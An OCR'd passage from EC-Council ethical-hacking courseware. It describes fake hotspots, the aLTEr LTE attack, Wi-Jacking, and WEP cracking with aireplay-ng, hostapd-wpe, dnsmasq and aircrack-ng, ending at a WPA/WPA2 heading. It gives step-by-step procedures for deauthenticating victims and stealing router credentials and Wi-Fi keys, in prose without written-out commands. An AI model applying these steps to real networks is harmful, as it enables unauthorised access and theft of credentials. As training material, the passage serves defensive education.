


Figure 16.79: Screenshot of the Internet Sharing window in macOS

2. Broadcast the Wi-Fi connection and run a sniffer program to capture passwords.

Figure 16.80: Set up of a fake hotspot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



aLTEr Attack

An aLTEr attack has the following two phases.

- **Information gathering phase**: Attackers passively gather information needed to perform an aLTEr attack using techniques such as identity mapping and website fingerprinting.
- **Attack phase**: Attackers use the information gathered to perform an active attack using techniques such as DNS spoofing.

Information Gathering Phase

Attackers snoop on the websites that users attempt to access and record how often they visit those websites. Attackers only spy or monitor the transmission between the base station and the end user, and they do not modify any credentials or information in this attack.

Attackers use the following techniques to gather information passively.

- **Identity mapping**: The attacker initially maps the identity to locate the target device. Once the target is determined, the attacker devises a strategy to implement the next two attacks.
- **Website fingerprinting**: The attacker records the amount of traffic the client is accessing and keeps track of the user's online activities and other meta information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.81: Information-gathering phase of an aLTEr attack

Attack Phase

After snooping on or gathering information about the target users, the attacker launches an MITM attack using a fake tower impeding and manipulating the user data, which are intended to be shared with the real tower. The attacker uses DNS spoofing to redirect the victim to a malicious website or a website of their choice, where the attacker records all the sensitive information entered by the victim such as usernames and passwords.




Figure 16.82: Attack phase of an aLTEr attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Jacking Attack

Attackers use a Wi-Jacking attack for gaining access to an enormous number of wireless networks. In this attack, the Wi-Fi information of the nearest victims can be retrieved without using any cracking mechanisms. This attack can be used when credentials are saved in the victim's browser, when the victim accesses the same website multiple times, and when the router uses an unencrypted HTTP connection to access the router configuration interface in the browser. Attackers can take advantage of these vulnerabilities to crack WPA/WPA2 networks without going through a single handshake process. The following conditions must be met to perform a Wi-Jacking attack.

- At least one active client device must be connected to the target network.
- The client device must have already connected to any open network and allow automatic reconnection to that network.
- The client device must use a chromium-based web browser.
- The client device's browser must store the admin interface credentials of the router.
- The target network's router must use an unencrypted HTTP connection for the router configuration interface.

Attackers launch a Wi-Jacking attack through the following steps.

- Send de-authentication requests to the victim's device using aireplay-ng to disconnect the victim from their legitimate Wi-Fi network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.83: Screenshot displaying de-authentication requests sent via aireplay-ng

- Perform a KARMA attack using "hostapd-wpe," luring the victim to connect to the malicious Wi-Fi network.
- After successful de-authentication, use tools such as "**dnsmasq**" and Python scripts to inject a malicious URL and force the victim's browser to load that malicious URL. Based on the BSSID and ESSID, the URL/page pair to be sent can be detected.
- Wait for the victim to access the HTTP page. At this moment, the victim's router is updated and automatically restarted.




Figure 16.84: Screenshot showing the update and restarting of the router


- Once the victim opens the malicious page, the browser will check the following two conditions to automatically load the page having stored credentials:
  - Do the malicious URL and the router's admin interface have the same origin?
  - Do the input fields of the page and the router's admin interface match?
- After receiving the credentials, the victim is made to access the page for some more time. Subsequently, stop the KARMA attack and allow the victim to connect back to their legitimate network. Once the victim's device is connected to the legitimate

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

network, the malicious page remains in the router's admin interface, along with admin credentials loaded into the JavaScript.

- Use XMLHttpRequest to login to the router to extract the victim's WPA2 PSK and further perform any other malicious changes as necessary. Using this PSK and other credentials, the victims' private network can be hacked, and critical data can be accessed and tampered using the Wi-Jacking technique.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Encryption Cracking

After an attacker succeeds in obtaining unauthorized access to a target network through methods such as wireless attacks, rogue APs, and evil twins, the attacker must crack the security imposed by the target wireless network. Generally, for securing wireless communication, Wi-Fi networks use WEP or WPA/WPA2 encryption, which the attacker must crack. In this section, we examine how an attacker can crack these encryption systems to breach the wireless network security.

WEP Encryption Cracking

Gathering a large number of IVs is necessary to break the WEP encryption key. An attacker can gather sufficient IVs by simply listening to the network traffic. WEP packet injection expedites the IV-gathering process and allows capturing a large number of IVs in a short period. An attacker can break WEP encryption through the following steps.


- **Start the wireless interface in the monitor mode on the specific AP channel:** In this step, the attacker sets the wireless interface to the monitor mode. The interface can listen to every packet in the air, and the attacker can select some packets for injection by listening to every packet available in the air.
- **Test the capability of injection from the wireless device to the AP:** The attacker tests whether the wireless interface is within the range of the specified AP and whether it is capable of injecting packets to it.
- **Use a tool such as aireplay-ng for fake authentication with the AP:** The attacker ensures that the source MAC address is already associated so that the AP accepts the injected packets. The injection fails in the absence of association with the AP.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Start the Wi-Fi sniffing tool:** The attacker captures the generated IVs using tools such as airodump-ng with a BSSID filter to collect unique IVs.
- **Start a Wi-Fi packet encryption tool such as aireplay-ng in the ARP request replay mode to inject packets:** To gain a large number of IVs in a short period, the attacker starts aireplay-ng in the ARP request replay mode, which listens for ARP requests and then re-injects them into the network. The AP usually re-broadcasts packets generating a new IV. Therefore, to gain a large number of IVs, the attacker selects the ARP request mode.

Run a cracking tool such as aircrack-ng: Using cracking tools such as aircrack-ng, the attacker can extract WEP encryption keys from the IVs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Cracking WEP Using Aircrack-ng

WEP encryption can be cracked using Aircrack-ng through the following steps.

- Run airmon-ng in the monitor mode.
- Start airodump to discover SSIDs on the interface and keep it running. The capture file should contain more than 50,000 IVs to successfully crack the WEP key.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.85: Screenshot displaying the execution of airmon-ng and airodump-ng

- Associate the system's wireless card with the target AP.




Figure 16.86: Screenshot displaying the execution of aireplay-ng

- Inject packets using aireplay-ng to generate traffic on the target AP.

Figure 16.87: Screenshot displaying the generation of traffic

- Wait for airodump-ng to capture more than 50,000 IVs. Crack the WEP key using aircrack-ng.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.88: Screenshot displaying the cracking of the WEP key

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WPA/WPA2 Encryption Cracking

